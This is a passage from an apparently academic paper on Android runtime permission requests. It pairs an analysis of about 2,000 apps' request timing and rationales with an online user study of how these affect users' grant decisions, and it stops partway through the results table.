Apps run in a limited-access sandbox and need permissions for certain features (e.g., camera and microphone) and user's private data (e.g., contacts and location). In previous versions of Android, permissions were requested at app installation time, meaning that users could either grant all requested permissions or abort the installation process. In Oct. 2015, Android 6.0 introduced the runtime permission model, where dangerous permissions (i.e., permissions that protect sensitive data or functionalities) are requested at runtime. Under this model, similar permissions are grouped together (e.g., `Read_Contacts` and `Write_Contacts` belong to the `CONTACTS` group). To request a permission, the developer uses the `requestPermissions()` API which the user sees as a system dialog of the requested permission group (Figure 1a).



(a) Permission request (b) Sample rationale


Figure 1: Android's permission dialog and a sample rationale.

The runtime permission model encourages developers to help users understand why an app requires certain permissions. Developers can decide when a permission is requested and if they want to provide rationales, thereby implicitly opening a one-way communication channel with the users to inform them about the intentions of the app. The request can either be made upfront at app launch or in context, when the app accesses the protected resource. As for rationales, developers are free to choose the design and wording of rationales (e.g., Figure 1b). A rationale can either be provided before or after a permission request, or only after the request has been denied using the `shouldShowRequestPermissionRationale()` API. In the light of these liberties, it is essential to understand the effect of timing and presence/absence of rationales on users' decision-making process to better support developers in requesting permissions.

3 Related Work

Both developers and users are an essential part of the runtime permission model. On one hand, developers provide information about permission requests through context and rationales in hope of permission approvals that are necessary for the intended functionalities of their apps. On the other hand, users utilize the provided information to make an informed decision in accordance with their individual preferences. Unfortunately, users are often not able to make informed decisions because they do not understand the requested permissions, their purpose, and the risks involved with granting them [7, 13–15]. Consequently, their expectations are often violated [4].

As a solution, prior research suggested providing rationales to clarify why the requested permission is needed by the app [16–22]. Tools using automated procedures to extract this information were created to help developers who might forget to explain all permission usages or are not aware of all usages (e.g., due to 3rd party code) [8, 23, 24]. Additionally, the status quo of rationales revealed that only a small portion of apps provide rationales [10, 11], and if provided they do not communicate useful information, except that a specific permission is required [11]. Based on these findings, the challenge is to help developers create meaningful rationales [25], which is orthogonal to understanding the effect of the presence/absence of rationales on users' permission decisions.



(a) Step 1 identifies timing of permission requests: A set of heuristics are applied on extracted paths, consisting of a list of app-states from start to each permission request.

(b) Step 2 identifies rationales: Extracted paths are rerun twice, in the first run all permissions are denied, in the second run rationales are extracted.

Figure 2: Steps of the empirical analysis

Other tools to support developers include solutions to automatically migrate install-time permission requests to the runtime permission model [12, 26], or guidelines on how permissions should generally be requested to minimize the burden on users [1]. Recent work also developed a tool that warns developers if their requested permissions are unlikely to be requested by similar apps [27].

To reduce the burden on users, previous work suggested to predict users' permission decisions [5] based on a set of privacy profiles [5, 6, 28–30] or to provide them with privacy nudges [9, 31]. Researchers also proposed a permission manager that would allow users a fine-grained permission control [32]. This line of work considers the current permission model as inadequate or incomplete and takes a more radical approach to aid users in their permission decisions. However, these changes need to be adopted by system vendors.

The reasons why users grant or deny permissions has received considerable attention in research. It was shown that users' decisions often depend on the functionality associated with the permission [3–7], the perceived permission sensitivity [3, 4, 8], the user's prior privacy experience [9] and privacy concerns [3]. We considered all these factors as control variables in our study with the aim of extending previous work.

4 Empirical Analysis

We conducted an empirical analysis of rationales and timing of permission requests in the top apps from Google Play. The main goal of this analysis was to provide a valid foundation for the standardized rationale design and select the apps for the user study (see Sections 5.5 and 5.6 for more details). Our crawler collected the top 100 free apps in each category from Play (Dec. 2018–June 2019). We expected to find a representative sample of apps using runtime permission requests, since we conducted the analysis three years after the runtime permission model was introduced (with the release of Android 6 in Oct. 2015) and one month after this model became mandatory for all new apps and app updates [33]. The top 100 apps varied during the 7-months long crawling period. We therefore collected more than 200,000 unique apps.

Our initial approach to detect timing of permission requests and rationales was to use static analysis. However, we discovered that this approach cannot provide reliable information about the exact position of permission requests in the GUI control-flow. Thus, we used static analysis only to reduce the number of apps that will be subjected to dynamic analysis by filtering out all apps that do not request dangerous permissions in their manifest and do not call the `requestPermissions()` API. We also removed non-English as well as game-related apps. From the resulting set of 12,794 apps, we then randomly selected 10,000 apps for further analysis.

4.1 Classification of Permission Requests

For the dynamic analysis we extended DroidBot [34], a lightweight test input generator for Android apps. In two analysis steps, we determined the timing of permission requests (step 1) and the presence of rationales (step 2).

Identify timing (step 1): This step occupied most of the dynamic analysis time (~30–60 min per app). As shown in Figure 2a, we first installed and launched the app of interest. Then we waited around 60 seconds before exploring the app. This step was important to correctly identify upfront permission requests that would otherwise have been categorized as in-context because some apps take time to load (e.g., using a splash screen). The output of the dynamic analysis was the shortest path to all permission requests found. Each path consisted of a list of states from app launch to the permission request of interest, on which we applied a set of heuristics to

identify the timing. For example, if the permission request appeared without clicking on some UI element, we considered the timing upfront.


Identify rationales (step 2): To also find rationales that were only displayed after a permission has been denied, we first reinstalled the app, followed each permission request path from step 1, and denied all requests (as shown in Figure 2b). Then, we ran each path again and collected the resulting app states, possibly with new rationale messages. To extract these messages, we used rationales that were obtained with a CNN classifier by previous work [11] in a Latent Semantic Analysis (LSA) to group similar rationales under one topic. These topics were then used in a semantic similarity analysis [35] that assigned a score to each sentence in the permission request path. All sentences that were at least 40% similar to a rationale topic were then manually verified as rationales. We used the evaluation of 100 randomly selected permission requests (50 categorized with rationale and 50 without) as a benchmark to evaluate this threshold. The classification of this subset had a precision of 94% and a recall of 100%.

From our initial app set, we successfully analyzed 7,998 apps and found 2,071 apps that requested at least one dangerous permission at runtime (total of 2,569 permission requests). Upon closer inspection, we found that part of this discrepancy was due to the fact that many apps included the `requestPermissions()` API in third-party library code that was never executed, what meant that we spent time dynamically analyzing apps that did not actually request permissions at runtime. Further, low code coverage of dynamic analysis (e.g., through login-forms) is a known limitation of available analysis tools, which prevented us from reaching all permission requests. Nevertheless, we collected an adequate number of rationales that were used in the selection process of the standardized rationale for the user study.

4.2 Findings

As the results are biased towards upfront permission requests, we should consider them with reservation. Nevertheless, we reveal different ways of showing rationales in terms of design, quality, wording, and timing.

Timing and presence/absence of rationales. Of the 2,569 found permission requests, 70% were displayed upfront and 16% showed rationales that were evenly distributed among upfront and in-context requests. The most frequently requested permission was `STORAGE` (56% of 2,569) followed by `LOCATION` (19%), `CAMERA` (9%), `PHONE` (6%), `CONTACTS` (3%), and `MICROPHONE` (3%). We only found a small number of permission requests for `SMS`, `CALENDAR`, and `PHONELOG`, which is consistent with prior work [3,36]. A chi-square test of independence was performed to examine the relation between timing and permission type. Due to too few observations we excluded the permissions `SMS`, `CALENDAR`, and `PHONELOG` from the analysis. We found that the proportion of in-context permission requests significantly differed between permissions ($X^2(5) = 49.562$, $p < 0.001$, $Cramer's V = 0.139$). For example, the highest proportion of in-context requests was found for `STORAGE` (34%), closely followed by `MICROPHONE` (33%), and `CAMERA` (32%). While the lowest proportion was seen for `LOCATION` (23%) and `PHONE` (12%), which are often associated with background functionalities and are therefore most frequently requested upfront. Whereas, there was no significant association between permission type and presence/absence of rationales ($X^2(5) = 8.06$, $p = 0.153$, $Cramer's V = 0.056$).



(a) Dialog (b) Banner (c) Fullscreen (d) Snackbar

Figure 3: The different rationale designs.

Design and wording of rationales. We found four general design patterns for rationales. They were displayed as either dialogs, fullscreen views, banners, or snackbars (as highlighted in Figure 3). Each design pattern was shown before a permission request or after a permission denial, except for snackbars which were only used after a permission was denied. Additionally, each design provided rationales for one or multiple permissions. We also noticed that most rationales provided an acknowledge button (e.g., ok, got it, proceed), while around half of the dialogs additionally included a cancel button (e.g., cancel, exit, not now, skip). The fullscreen views had the most design variations, compared to the other options, which mostly used the default Android layout.

As for the content, rationales either provided more information compared to the default permission request dialog (i.e., reasons why the app needs the permission and how it will be used) or they just signified that some permission is required or has been denied (e.g., this app requires this permission: to work perfectly, run normally, function properly). We found that about 50% of the rationales provided additional information, thus fulfilling the true purpose of rationales.

5 User Study

The aim of this user study is to assess whether there is an effect of timing and presence/absence of rationales on users' permission decisions. To isolate these effects, we used the findings from the empirical analysis to define a standardized rationale that also explains how and why a permission is needed (providing additional information). More precisely, we want to answer the following questions: How does the




Figure 4: Hierarchical structure of the user study.

interaction of timing and presence/absence of rationales affect (1) users' runtime permission decision, (2) the evaluation of their decision, and (3) their perceived clarity of the permission purpose? Since timing and rationales differentiate the runtime permission request model from its predecessor, it is essential to understand how these factors affect users from different perspectives, even after considering other key factors found in prior work. By answering this question, we expect to gain insights on how developers should request permissions to maximize the benefits of the runtime permission model. Based on these findings, we will also discuss Google's guidelines [2] and potential system support.

For a holistic understanding of user's perspective, we included both the permission decision (grant/deny) and the subjective evaluation of this decision as outcome variables, where the latter reflects whether the decision was made according to users' individual privacy preferences in a given context. For this, we used the Decision Evaluation Scales (DES) [37] which we adopted from the field of health psychology. These scales were originally designed to evaluate patients' decision to uptake/refuse a treatment choice. Comparing users' permission decision with patients' treatment choice, both have two options: grant/deny a permission or uptake/refuse a treatment. Additionally, both have a direct impact on users' security or patients' health. Based on these similarities, this measure fits the context of our study, especially considering that the DES account for the multidimensional nature of decisions and capture (1) whether users received sufficient information to make an informed decision, (2) their satisfaction with the decision, and (3) their perceived control over the decision. We also measure users' understanding of why the app needs the requested permission, which provides information about how certain combinations of timing (upfront/in-context) and rationales (with/without) better communicate permission purposes.

5.1 Study Design

We designed the study as an online experiment with repeated measures. Experimental research has the unique strength of high internal validity because it is able to isolate causal relationships through systematic manipulation of the variables of interest (timing and presence/absence of rationales) while controlling for the spurious effect of other extraneous variables (user and app-related differences) [38, 39]. We used a within-subject design (repeated measures) because it reduces errors associated with individual differences and because the alternative (between-subjects) was shown to produce misleading results for studies involving judgment [40]. Since every study design has its limitations, we address these in Section 8. To make responses of users easier to compare, participants were asked about permission requests with the same general purpose. These purposes were identified from previous work [5–7] and encompass that the permission is required for the main functionality of the app ($\text{Purpose}_{\text{Main}}$), a visible feature functionality ($\text{Purpose}_{\text{Visible}}$), or a hidden feature functionality ($\text{Purpose}_{\text{Hidden}}$). Despite certain advantages (e.g., high external validity), we chose not to conduct this study as a field study because surveying users' permission decisions in the wild presents certain drawbacks. For example, if we were to use an app with accessibility features, we would have to constantly log app changes, which is an invasion of privacy and would lead to opt-in bias. We also would need to first revoke all permissions in order to monitor participants' decisions and to deny all requests once for most rationales to be shown, requiring participants to follow a complex workflow.

Our study had a hierarchical structure in which users interacted with permission requests from different apps. To account for the fact that observations for the same user and app would be similar to each other, we designed this study using a multilevel model [41]. Multilevel models are used for the statistical analysis of hierarchical data, where groups in the study are treated as a random sample from a population of groups. This allows us to make inferences about the population of apps and users, beyond the ones present in the study [41]. Figure 4 depicts the levels of the user study. Each user interacted with four permission requests on the $\text{Level}_{\text{Request}}$, one per possible combination of timing (upfront/in-context) and rationales (presence/absence). These permission requests belonged to four different apps and the order of the requests was randomized. $\text{Level}_{\text{Request}}$ records the outcome variables,




Figure 5: Overview of study procedure. Timing = upfront/in-context, Rationales = with/without.

which are influenced by the variables of interest, in addition to the type, purpose, predictability, clarity, and sensitivity of permission requests. $\text{Level}_{\text{App}}$ represents the diverse characteristics of apps, including app category and participants' familiarity with the app. Whereas $\text{Level}_{\text{User}}$ represents the diverse characteristics of users (i.e., participants' gender, age, education, computer science background, mobile OS, privacy concerns, and prior privacy experiences).

5.2 Procedure

As shown in Figure 5, participants first read about the study and gave their consent (phase 1). This was followed by the main part of the study during which participants went through phases 2–5 four times, once per possible composition of timing (upfront/in-context) and rationales (presence/absence), each time for a different app. These phases were designed to come closest to users' interaction with real-life apps. For that, we gave participants a goal to achieve through the app. We also provided participants with the app's description, name, and icon so they had an idea what the app was about. In addition, we used interactive mockup apps, allowing participants to click through the app interactively, just like on their real phones. The user study procedure with a sample mockup app is shown in Appendix A. Phases 2–5 are described next.

App information (phase 2): Participants were introduced to the app by receiving a brief description of its functionalities, and a goal they needed to achieve through the app (e.g., you want to use this app to have a conference call with your work colleagues, or you want to use this app to backup your vehicle's data). Each goal was based on one of the app's functionalities that would also require a permission. We also provided participants with the app name and icon.

Pre-questionnaire (phase 3): This phase covers users' first impression of the app. We asked participants whether they were familiar with the app, and if they would expect it to request access to a permission protected resource specific to each app. We also measured the perceived sensitivity ($\text{Perm}_{\text{Sens}}$), and clarity of the permission purpose ($\text{Clarity}_{\text{Pre}}$).

App interaction (phase 4): We reminded participants of the goal they want to achieve through the app and then asked them to interact with an interactive mockup app like they would on their own phones. Each app interaction ended with a permission request dialog. The order in which participants interacted with the different combinations of timing (upfront/in-context) and rationales (with/without) was randomized.

Post-questionnaire (phase 5): After participants interacted with the app, we asked them if they would grant the requested permission (Decision). We again recorded participants' clarity on the permission purpose ($\text{Clarity}_{\text{Post}}$). Other questions inquired about the purpose category of the permission request ($\text{Perm}_{\text{Purp}}$), and some questions were only present when rationales were provided. They investigated the origin of the rationale message ($\text{Rationale}_{\text{Origin}}$), and their collection of the content of that message ($\text{Rationale}_{\text{Recall}}$). Then, on a separate screen, we reminded participants about their previous decision and asked them to evaluate their choice using the Decisions Evaluation Scales (DES), consisting of informed decision ($\text{Des}_{\text{Inform}}$), decision satisfaction ($\text{Des}_{\text{Satis}}$), and decision control ($\text{Des}_{\text{Control}}$).

After answering questions for the four apps, participants were asked to provide some demographic information (phase 6). The study procedure and all measurements were tested and adjusted after running a pilot study with 25 participants.

5.3 Recruitment and Incentives

Data were collected on MTurk using TurkPrime [42], an online platform that facilitates setting up and executing studies on MTurk. We paid participants $12.00/hour, meaning that participants received $3.00 for completing this 15 min study.

To ensure high quality of data collected through MTurk, we followed a number of suggestions in the literature [43, 44]. MTurk workers could only participate in the study if they had a US account and had an approval rate of at least 95%. In order to also collect responses from naive workers (i.e., workers who were not repeatedly exposed to similar studies), we set the required number of completed HITs between 0 and 100 for about 10% of all HITs. Additionally, we added the completion code at the beginning of the study (phase 1) to increase participants' trust (only 1.15% tried to submit the completion code without doing the survey). Finally, we pro-

vided one attention check item in the middle of the study and monitored whether participants interacted with the mockup apps. We excluded participants who failed the attention check and did not interact with at least two of the mockup apps.

Since power analysis for multilevel models is still considered a complex problem [41], we estimated the required sample size without considering the multilevel structure of our data. Using G*Power [45], we estimate that we need at least 400 participants. A total of 698 MTurk workers attempted to participate in our study, from which we removed 225 respondents based on the screening criteria described above. Our final sample included 473 participants, 36.8% ($N = 174$) of whom identified themselves as female. The mean age was 37.08 years ($SD = 10.59$). The majority of participants attended college, 17.5% did not finish their studies, 51.4% had a bachelor's degree, and 18.4% had a graduate degree. 69.8% owned an Android smartphone, and 28.3% an iPhone. About one third of all participants had a background in computer science. Appendix B shows the demographics of the sample.

5.4 Measurements

We used different measurements in our study, which are described next and are listed in the questionnaire in Appendix A.

5.4.1 Decision Evaluation Scales (DES)

We used the Decision Evaluation Scales (DES) [37] to assess users' permission decisions. It consist of three subscales: informed decision, decision satisfaction, and decision control. These scales were originally developed to assess how patients evaluate their medical treatment choice. Since such choices often involve multiple parties (e.g., doctors and family members) and permission decisions tend to be made individually, we had to adjust each subscale. To do so, we used an expert rating procedure to select suitable items per subscale. The experts came from both the field of computer science ($N = 3$) and psychology ($N = 4$). The final instruction was the following: "In a previous question you chose to {grant/deny} this app access to your {permission protected resource}. We would like to know how you feel about this decision."

Informed Decision ($\text{Des}_{\text{Inform}}$): This subscale measures whether users feel that they have received sufficient information to make a decision, it consists of four items ($\alpha = 0.76$). Sample items are "I made a well-informed choice" and "I know the pros and cons of granting this app access to my {permission protected resource}." Items are scored on a 7-point scale (1 = strongly disagree; 7 = strongly agree), where higher scores indicate better informed decision.

Decision Satisfaction ($\text{Des}_{\text{Satis}}$): Measures the general feeling of users in terms of confidence and satisfaction with their decision. Sample items are "I am satisfied with my decision" and "I am doubtful about my choice" (reverse coded), with four items in total ($\alpha = 0.84$). Items were rated on a 7-point scale (1 = strongly disagree; 7 = strongly agree), where higher scores indicate higher/greater satisfaction.

Decision Control ($\text{Des}_{\text{Control}}$): Measures whether users had the feeling that they were forced to their decision. This scale consists of four items ($\alpha = 0.80$). Sample items are "I feel that the app forced me to make this decision" (reverse coded) and "This was my own decision." Items are scored on a 7-point scale (1 = strongly disagree; 7 = strongly agree), where higher scores indicate more perceived control.

5.4.2 Permission Clarity (Clarity)

The extent to which users understand why an app needs a permission was shown to affect users' permission decisions [3, 5, 31]. Therefore, we developed a three item scale to measure the clarity of permission purposes ($\alpha = 0.91$). We were particularly interested in whether interacting with the app increases the initial clarity of a permission request. So we used this scale once before ($\text{Clarity}_{\text{Pre}}$) and once after app interaction ($\text{Clarity}_{\text{Post}}$). Sample items are "It is clear to me why this app needs access to my {permission protected resource}" and "I have no idea why this app wants access to my {permission protected resource}" (reverse coded). Items are scored on a 7-point scale (1 = strongly disagree; 7 = strongly agree), where higher scores indicate greater clarity.

Additionally we recorded participants' permission decisions (Decision): "Based on your interaction with this app, would you grant this app access to your {permission protected resource}?" We also asked participants about what they thought was the purpose of the requested permission ($\text{Perm}_{\text{Purp}}$). Answer options included "for the main functionality of the app", "for some additional feature functionality", "do not know", or "for some other reason." Additionally, questions were also asked when rationales were provided. We recorded who, in the participants' opinion, provided the rationale ($\text{Rationale}_{\text{Origin}}$): "the mobile operating system", "the app developer" or "some other entity". We also asked participants to recall the content of the rationale ($\text{Rationale}_{\text{Recall}}$).

5.4.3 Control Variables from Previous Work

Previous research identified several situational, app and user-specific variables that may also influence users' permission decisions. Therefore, we included the following variables in our study to control for their effects: (1) Permission purpose ($\text{Purpose}_{\text{Main}}$, $\text{Purpose}_{\text{Visible}}$, $\text{Purpose}_{\text{Hidden}}$), the purpose associated with a permission request is one of the major predictors for permission decisions [3–7]. That is why we classified permission requests in one of three permission purpose categories. (2) Permission sensitivity ($\text{Perm}_{\text{Sens}}$), previous research found that permissions that the user considers sensitive were more likely to be denied [3, 4, 8]. (3) Privacy concerns

($\text{Priv}_{\text{Conc}}$) and (4) prior privacy experience ($\text{Prior}_{\text{Exp}}$) are related to users' attitude towards their private data, thus, both may affect users' permission decisions [3, 9]. Next, we explain how these variables were measured.

Permission Sensitivity ($\text{Perm}_{\text{Sens}}$): Three items were used to measure the perceived sensitivity of requested permissions, adapted from prior literature [46] to fit in the context of permission requests ($\alpha = 0.80$). The instructions for participants were the following "When using mobile apps, many people find that there are some resource accesses (permissions) that they are generally comfortable granting, some accesses that they are only comfortable granting under certain conditions, and some accesses are too sensitive that they never or only rarely are comfortable granting. Given the information that this app will request access to your {permission protected resource}. Please indicate to what extent you agree or disagree with the following statements." Sample items are "In general, I do not feel comfortable granting access to my {permission protected resource}" and "The access to my {permission protected resource} is very sensitive to me." Items are scored on a 7-point scale (1 = strongly disagree; 7 = strongly agree), where higher scores indicate higher/greater sensitivity.

Privacy Concerns ($\text{Priv}_{\text{Conc}}$): We measured privacy concerns using a 3-item scale from previous work [47], which was originally developed by Smith et al. [48]. We slightly adapted this scale to measure privacy concerns in apps ($\alpha = 0.85$). Sample items are "Compared to others, I am more sensitive about the way mobile apps handle my personal information" and "To me, it is the most important thing to keep my privacy intact from mobile apps." Items are scored on a 7-point scale (1 = strongly disagree; 7 = strongly agree), where higher scores indicate higher/more privacy concerns.

Prior Privacy Experience ($\text{Prior}_{\text{Exp}}$): We measured prior privacy experience using a 3-item scale from previous work [48], which was adapted to measure prior privacy experience with apps ($\alpha = 0.80$). Sample items are "How often have you personally experienced incidents whereby your personal information was used by some mobile app without your authorization?" and "How much have you heard or read during the last year about the use and potential misuse of the information collected from mobile apps?" Items are scored on a 7-point scale (1 = never; 7 = very great extent), where higher scores indicate more exposure to privacy experiences.

Other Control Variables: Because users might behave differently when they expect and know something, we controlled for predictability of permission requests and users' familiarity with the app in addition to user demographics.

5.5 App Selection

The user study covered a wide range of apps that requested different permissions for various purposes to rule out possible alternative explanations for our results depending on app-related differences. To achieve that, we selected a set of apps from different categories, each requesting a permission for one of the three permission purposes ($\text{Purpose}_{\text{Main}}$, $\text{Purpose}_{\text{Visible}}$, $\text{Purpose}_{\text{Hidden}}$). However, we could not rely on the standard Play categories, as apps are organized into superordinate topics, where one topic can contain apps with completely different functionalities (e.g., productivity category contains both barcode scanner and calendar apps). Therefore, we clustered the apps from the empirical analysis based on their description into 25 clusters using the Latent Dirichlet Allocation (LDA) topic modelling technique and randomly selected 10 clusters for the user study. We then manually choose three apps per cluster, each requesting a permission for one of the three permission purposes. Based on our empirical analysis, we limited the study to the six most commonly found permissions (`MICROPHONE`, `CONTACTS`, `PHONE`, `CAMERA`, `LOCATION`, and `STORAGE`). We excluded any app that required login (e.g., banking and dating apps), since we did not analyze those in our empirical analysis. A list of the apps used in this study and their categories are shown in Appendix D.

In total, we used 30 apps, of which we captured screenshots of the states that led to the permission request. We used these screenshots to create interactive mockup apps that worked similar to real-world apps. Each app was then modified to request a permission for each of the four possible combinations of timing (upfront/in-context) and rationales (with/without), resulting in a total of 120 app variations. Figure 6 shows such an app with the four different versions.




Figure 6: Four different versions of the same app depending on timing (upfront/in-context) and rationales (with/without).

5.6 Rationale Selection

To investigate the effect of presence/absence of rationales as they are intended to be [49, 50], we decided to only use rationales with additional information. We also focused on one standardized rationale design to ensure comparability of the results, which was informed by the empirical analysis.

Our study apps showed participants one permission request preceded by a rationale (depending on the experiment version). For that, we chose the dialog design because it has the highest priority in conveying information to the user [51], and because the alternatives are often used for different purposes (e.g., fullscreen views explain multiple permissions and snackbars are displayed after a permission request).

As for the wording of rationales, guidelines of Google and Apple recommend that rationales should use sentence case, be short, clear, accurate, and polite so people do not feel pressured [49, 50, 52]. From the empirical analysis, we extracted rationales that followed these guidelines (e.g., "Access to camera is required to make new photos", "This app needs your permission to store images to your device," and "This application requires the manage phone call permission to be approved in order to use the favorite store functionality") and derived a general sentence structure to use in our study: *This app requires access to your {permission} to {list of purposes}*. A sample rationale used in this study is found in Figure 1b

The extracted sentence structure then had to be filled with meaningful permission purposes for each user study app. For that, we manually ran each app, checked the app's source code, description, and rationale (if available). Then, we manually selected reasonable purposes from a list of most common permission purposes that we extracted from our empirical analysis and related work [11] using Part-of-Speech tagging (POS tagging) [53]. Examples of purposes include: find bus stops nearby, block harassing calls, and use speech translation.

5.7 Ethical Considerations

The study design and protocol were reviewed and approved by the Ethics Review Board of our institution. We followed the guidelines for academic requesters outlined by MTurk workers [54]. All server-side software (i.e., Limesurvey Community Edition software) was self-hosted on a maintained and hardened server to which only the researchers involved in this study have access. At the beginning of the study, there was an informed consent procedure, which provided participants with details about the purpose of the study and the type of data being collected. We also informed participants about the option to withdraw from the study at any time.

6 Results

We used multilevel regression analysis to evaluate the effects of timing and presence/absence of rationales on users' permission decisions (Decision), the evaluation of their decisions (DES: $\text{Des}_{\text{Inform}}$, $\text{Des}_{\text{Satis}}$, $\text{Des}_{\text{Control}}$), and the perceived clarity of the permission purpose ($\text{Clarity}_{\text{Post}}$). All analyses were performed with R 4.0.2 [55] and the package LME4 [56]. As a data preparation step, we calculated mean scores for measurements with multiple items. We also centered all $\text{Level}_{\text{User}}$ and $\text{Level}_{\text{Request}}$ variables by their total mean (grand mean centering) to facilitate interpretation of regression models.

A correlation analysis showed that participants' education, their computer science background, their familiarity with the app, the predictability of the requested permission, and the requested permission type were highly correlated. We also observed a high positive correlation between the perceived sensitivity of permissions and participants' privacy concerns, meaning that participants who care about their privacy usually tend to find permissions more sensitive [3]. Additionally, we found a significant negative correlation between participants' permission clarity prior app interaction and the purpose of the permission, which is conclusive since the purpose of permissions requested for the main functionality or a visible feature may be more clear to users than for a hidden feature.

6.1 Model Construction

We used a linear multilevel model for $\text{Des}_{\text{Inform}}$, $\text{Des}_{\text{Satis}}$, $\text{Des}_{\text{Control}}$, and $\text{Clarity}_{\text{Post}}$, whereas Decision (binary) was modeled using a generalized linear multilevel model. The comparison between a simple and a multilevel regression model showed that multilevel models explain our data significantly better (see Appendix C). To prevent overparameterization of the models, we built and tested them in a step-by-step approach, following recommendations in the literature [41] in each step. All models were calculated using maximum likelihood estimation to ensure their comparability. Next, we explain the model building process, which was held constant for all outcome variables.

In a first step, after a simple regression model, we created a random intercept model by adding app and user as random effects. In a second step, we included all variables that were identified from previous work: $\text{Clarity}_{\text{Pre}}$ [3, 5, 31], $\text{Priv}_{\text{Conc}}$ [3], $\text{Prior}_{\text{Exp}}$ [9], Purpose [3–7], and $\text{Perm}_{\text{Sens}}$ [3, 4, 8]. We also added participants' decision (Decision) as a control variable to the DES, because the decision outcome (i.e., granting or denying a permission request) has an influence on users' comfort level with their decisions [3]. In a third step, we added the variables of interest, Timing (upfront, in-context) and Rationales (with, without). Finally, in a fourth step, we added the interaction between Timing and Rationales when this improved the model fit. For more details about the model building process, see Appendix C.

6.2 Final Models

The final models were recalculated using Restricted Maximum Likelihood Estimation, which leads to a more conservative and less error-prone estimation of the parameters [41]. Table 1 shows the final model for each outcome variable.

We followed suggestions of literature [57] to identify and handle outliers. We checked for multi-construct outliers on the aggregated $\text{Level}_{\text{App}}$ and found no conspicuous data points.

Table 1: The final multilevel models.

	Decision *Odds Ratio* (*std.* β)	$\text{Des}_{\text{Inform}}$ β (*std.* β)	$\text{Des}_{\text{Satis}}$ β (*std.* β)	$\text{Des}_{\text{Control}}$ β (*std.* β)	$\text{Clarity}_{\text{Post}}$ β (*std.* β)
$\text{Level}_{\text{User}}$					
(Intercept)	2.92 (1.06)**	3.90 (-0.54)***	6.17 (0.24)***	5.34 (0.07)***	4.53 (-0.21)***
$\text{Priv}_{\text{Conc}}$	0.64 (-0.57)***	-0.02 (-0.02)	0.06 (0.07)	0.00 (0.00)	-0.01 (-0.01)
